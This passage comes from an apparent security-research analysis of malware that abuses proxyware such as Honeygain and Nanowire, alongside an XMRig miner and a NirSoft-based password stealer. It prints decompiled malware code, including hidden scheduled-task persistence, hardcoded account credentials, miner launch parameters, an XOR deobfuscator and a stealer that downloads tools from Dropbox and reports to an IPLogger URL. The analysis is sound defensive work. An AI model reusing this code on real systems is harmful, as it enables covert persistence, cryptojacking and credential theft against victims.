
The main() function of the application has been modified to allow persistence to be achieved on infected systems to ensure that the Honeygain application is executed at system boot as well as every minute if it is terminated for any reason. A comparison view of the normal main() function and the one included in the malicious executable can be seen below.



```
// Honeygain.Program
// Token: 0x06000007 RID: 7 RVA: 0x00003878 File Offset: 0x00001A78
[STAThread]
private static void Main()
{
    try
    {
        using (Logger.Instance.Init())
        {
            Program.RunUnique();
        }
    }
    catch (Exception)
    {
    }
}
```


```
// Honeygain.Program
// Token: 0x06000007 RID: 7 RVA: 0x0000387C File Offset: 0x00001A7C
[STAThread]
private static void Main()
{
    string str = Environment.ExpandEnvironmentVariables("%systemroot%");
    string str2 = Environment.ExpandEnvironmentVariables("%windir%");
    try
    {
        new Process
        {
            StartInfo = new ProcessStartInfo
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                FileName = str + "\\system32\\schtasks.exe",
                Arguments = "/create /tn \"Microsoft WDAGUtility Task\" /tr \"%appdata%\\Winint\\Winint\\winint32.exe\" /sc
                  minute /mo 1 /F"
            }
        }.Start();
    }
    catch (Exception)
    {
        throw;
    }
    try
    {
        new Process
        {
            StartInfo = new ProcessStartInfo
            {
                WindowStyle = ProcessWindowStyle.Hidden,
                FileName = str2 + "\\system32\\schtasks.exe",
                Arguments = "/create /tn \"Microsoft WDAGUtility Task\" /tr \"%appdata%\\Winint\\Winint\\winint32.exe\" /sc
                  minute /mo 1 /F"
            }
        }.Start();
    }
    catch (Exception)
    {
        throw;
    }
    try
    {
        using (Logger.Instance.Init())
        {
            Program.RunUnique();
        }
```

The executable also includes hardcoded credentials that are used to authenticate to the Honeygain API when the application is run, allowing the victim's system to be associated with an existing Honeygain account. The following screenshot shows this modification to the Honeygain application.



```
namespace Honeygain.Model.Data
{
    // Token: 0x0200009A RID: 154
    internal class LoginData
    {
        // Token: 0x17000063 RID: 99
        // (get) Token: 0x060002A6 RID: 678 RVA: 0x0000356B File Offset: 0x0000176B
        // (set) Token: 0x060002A7 RID: 679 RVA: 0x00003572 File Offset: 0x00001772
        public string Email
        {
            [CompilerGenerated]
            get
            {
                return "rhtdeniz@gmail.com";
            }
            [CompilerGenerated]
            set
            {
                this.<Email>k__BackingField = value;
            }
        }

        // Token: 0x17000064 RID: 100
        // (get) Token: 0x060002A8 RID: 680 RVA: 0x0000357B File Offset: 0x0000177B
        // (set) Token: 0x060002A9 RID: 681 RVA: 0x00003582 File Offset: 0x00001782
        public string Password
        {
            [CompilerGenerated]
            get
            {
                return "[redacted]";
            }
            [CompilerGenerated]
            set
            {
                this.<Password>k__BackingField = value;
            }
        }
```

This activity can also be observed by intercepting and inspecting the API communications from an infected system. In this case, it appears that the Honeygain account has already exceeded the total number of clients allowed to be registered.



```
POST https://api.honeygain.com/api/v1/users/tokens HTTP/1.1
x-uid: 5e871efac5629d30811f0bd6e730a92182370419
x-platform:
eyJwbGF0Zm9ybSI6IndpbmRvd3MiLCJtYW51ZmFjdHVyZXIiOiJWTXdhcmUs
IEluYy4iLCJtb2RlbCI6Ik5vbmUiLCJvcyI6IndpbmRvd3MiLCJvc192ZXJz
aW9uIjoiMTAuMC4xOTA0MiJ9
Accept: application/json
X-Api-Request: true
Content-Type: application/json
```

```
{"email":"rhtdeniz@gmail.com","password":[redacted]
"vid":
"64efd1ed45cc4850a81cf137136823fcf68e5d031d75462098d8eeb2c6d0
08ac"}
```

```
HTTP/1.1 403 Forbidden
Date: Sun, 13 Jun 2021 00:59:47 GMT
Content-Type: application/json
Connection: close
Cache-Control: no-cache, private
Strict-Transport-Security: max-age=15724800;
includeSubDomains
CF-Cache-Status: DYNAMIC
cf-request-id: 0aa47ad6d000000d1e7f8f0000000001
```

```
{"type":403,"title":"user_device_limit_exceeded",
"details":""}
```


This demonstrates another way that attackers have identified to monetize the resources of systems that they can infect. Unlike cryptocurrency mining malware, which attempts to monetize the CPU resources of infected systems, this type of malware attempts to monetize the internet connection of the system. This could prove particularly damaging to victims who may have limited monthly bandwidth subscriptions and potentially cause them to incur direct monetary losses due to additional usage charges that may result from Honeygain running at all times on their system.

Multi-payload monetization

Talos researchers also identified examples of malware campaigns attempting to simultaneously use multiple methods for monetizing successful infections. In one case, we identified a multi-stage malware campaign that was being used to deliver an information stealer, cryptocurrency mining malware, as well as proxyware software to generate revenue using the resources of infected systems.

This is a textbook example of the varied approaches available to adversaries. Attackers are no longer content with simply deploying cryptocurrency mining to make money — they are now also stealing sensitive data and monetizing network bandwidth, all at the same time.

Below is a high-level diagram depicting the overall execution flow of the malware in this case.



The following sections describe the functionality associated with each component in the infection process.

Stage 1: Initial loader

The initial malware loader, written in C++, is a standard unpacked binary that appears to be undergoing active development. This downloader is responsible for initiating all of the subsequent stages of this infection chain.


It begins by attempting to create the mutex "LIJKMERGL32D23890NUFEWOIHJ," exiting if it fails. Afterward, it creates a directory called "Shared Resources" located within %APPDATA%\Roaming. Then, it copies itself into this newly created directory with the filename "Numerical Resources Monitor.exe." The malware creates a Windows Registry run entry called "Shared Resources Monitor" that points to the new binary location. This entry is created under "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run."

This downloader, like most of the other components used by the malware, also sends HTTP requests to the attacker via the IPLogger URL shortener to log the current status of the infection process. It will report that it is running, the version of the dropper and the processor characteristics.

Before downloading the payload, it checks if their processes are already running, reporting it back to the C2. The loader then attempts to download the second stage binaries, which in reality, are downloaders for the final malware payloads. The first one is responsible for deploying an XMRig cryptocurrency miner, which is stored in the "%APPDATA%\Roaming\Monitoring Statistics\" directory with the filename MobileStatsMonitor.exe. Afterward, it downloads an additional loader to deploy proxyware applications that will attempt to monetize the victim's bandwidth. Finally, it attempts to download and execute a homemade password stealer. Each of these components are described in detail in the following sections.

Stage 2A: XMRig cryptocurrency miner dropper


This executable performs two tasks. First, it downloads the XMRig payload from Dropbox and launches it with the necessary configuration to mine the Monero cryptocurrency.



```
MobileStatsMonitor.exe   4508   49.69   2.3 GB   DESKTOP-USLEN1L\unde  Statis
  conhost.exe            4012           1.79 MB  DESKTOP-USLEN1L\unde  Conso
```

```
"C:\Users\under\AppData\Roaming\Monitoring Statistics\MobileStatsMonitor.exe" -o kevacoin.herominers
.com:10140 -u VFTMVxvTmPGmL5aa2JQgQznPWm7GR5dYff -p w7510 -a cn/keva -k -t1
File:
   C:\Users\under\AppData\Roaming\Monitoring Statistics\MobileStatsMonitor.exe
   Statistics Monitor 0.0.1.0
Notes:
   Console host: conhost.exe (4012)
   Process is elevated.
```

There is no persistence mechanism established for the XMRig downloader or for the mining executable. Its configuration is hardcoded into the stage 2 downloader executable. The parameters used to execute XMRig are shown below:




```
Process.Start(new ProcessStartInfo
{
    CreateNoWindow = true,
    UseShellExecute = true,
    FileName = text2,
    WindowStyle = ProcessWindowStyle.Hidden,
    Arguments = "-o kevacoin.herominers.com:10140 -u VFTMVxvTmPGmL5aa2JQgQznPWm7GR5dYff -p " + text3 + " -a cn/keva -k -t1"
});
```

The initial downloader acts as a persistence mechanism for subsequent stages and functions as an update mechanism for the miner. Each time the system reboots, the initial loader will retrieve the latest available payloads and execute them each time.

This loader also downloads and attempts to execute an information stealer. However, due to a programming error in the downloader, the execution fails.


Both executables are Base64 encoded and then obfuscated with a char-by-char XOR operation that uses the key "3." This obfuscation method derives the key from a sequence of logical and bit shifting operations.



```
// Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
private static string disneyLand(string s)
{
    StringBuilder stringBuilder = new StringBuilder();
    int num = 0;
    num |= 88;
    num &= 79929;
    num <<= 2;
    num >>= 20;
    num ^= 2000;
    num &= 255;
    num |= 15;
    num &= 18909507;
    num ^= 64;
    for (int i = 0; i < s.Length; i++)
    {
        stringBuilder.Append((char)((int)s[i] ^ num));
    }
    return stringBuilder.ToString();
}
```

Stage 2B: Information stealer

The information stealer is essentially a dropper for two well-known password recovery utilities: ChromePass and WebBrowserPassView, both available from NirSoft. These utilities are commonly used to retrieve sensitive information from applications so that it can be transmitted and further monetized by the attacker.



```
// Stealer.Program
// Token: 0x06000006 RID: 6 RVA: 0x00002250 File Offset: 0x00000450
private static void Main(string[] args)
{
    WebClient webClient = new WebClient();
    string contents = webClient.DownloadString("https://www.dropbox.com/s/8jyj3a5vw1bwot9/ChromePass.txt?dl=1");
    string contents2 = webClient.DownloadString("https://www.dropbox.com/s/v8x3jnnx15hjz04/WebBrowserPassView.txt?dl=1");
    Program.saveExec("EROIO-E34GR-G56H4-53EG2-WQ3EI.exe", contents, "1.txt");
    Program.saveExec("WEPOK-ER35T-CWAW3-VS923-3EWWS.exe", contents2, "2.txt");
    webClient.Headers.Add("User-Agent", "Great Success");
    webClient.DownloadString("https://iplogger.org/2swx36");
    webClient.Dispose();
}
```

The tools are obfuscated in the same manner as described in the previous section. The output is exfiltrated to an attacker-controlled server different from the C2. Once the upload is performed, both results and the utilities are removed from the system.

This component, like others mentioned in this analysis, appears to be in early stages of development. There is code present in this executable to also extract Chrome and Firefox profile information, but that code is never executed.

Stage 2C: Honeygain & Nanowire loader

Honeygain is not the only platform capable of being abused. We observed a Stage 2 malware payload being delivered that contained the functionality to retrieve and execute Honeygain or Nanowire (or both) on infected systems. While it currently appears to be under active development, it further demonstrates how attackers weaponize these proxyware platforms.


In this particular case, the Stage 2 payload functions as a loader and is capable of retrieving several additional components which were being hosted on Dropbox.

These components included:

- A ZIP archive containing the Honeygain program directory.
- A Nanowire application executable.
- A Nanowire configuration file.
- A Honeygain configuration file.


The malware attempts to retrieve a ZIP archive hosted on Dropbox that contains a copy of the Honeygain program directory that is normally created during the installation of the Honeygain application. In this case, it appears to have been taken from a system on which the attacker previously installed Honeygain.

A function called "GetExeLocalAppDataUserConfigPath()" also checks for a specific Honeygain configuration file and, if needed, attempts to replace it with one retrieved from Dropbox.




```
string text3 = Path.Combine(folderPath, "Honeygain");
Directory.CreateDirectory(text3);
string text4 = Path.Combine(text3, originalFilename + "_Url_" + str);
Directory.CreateDirectory(text4);
string text5 = Path.Combine(text4, text);
Directory.CreateDirectory(text5);
string text6 = Path.Combine(text5, "user.config");
if (File.Exists(text6))
{
    File.Delete(text6);
}
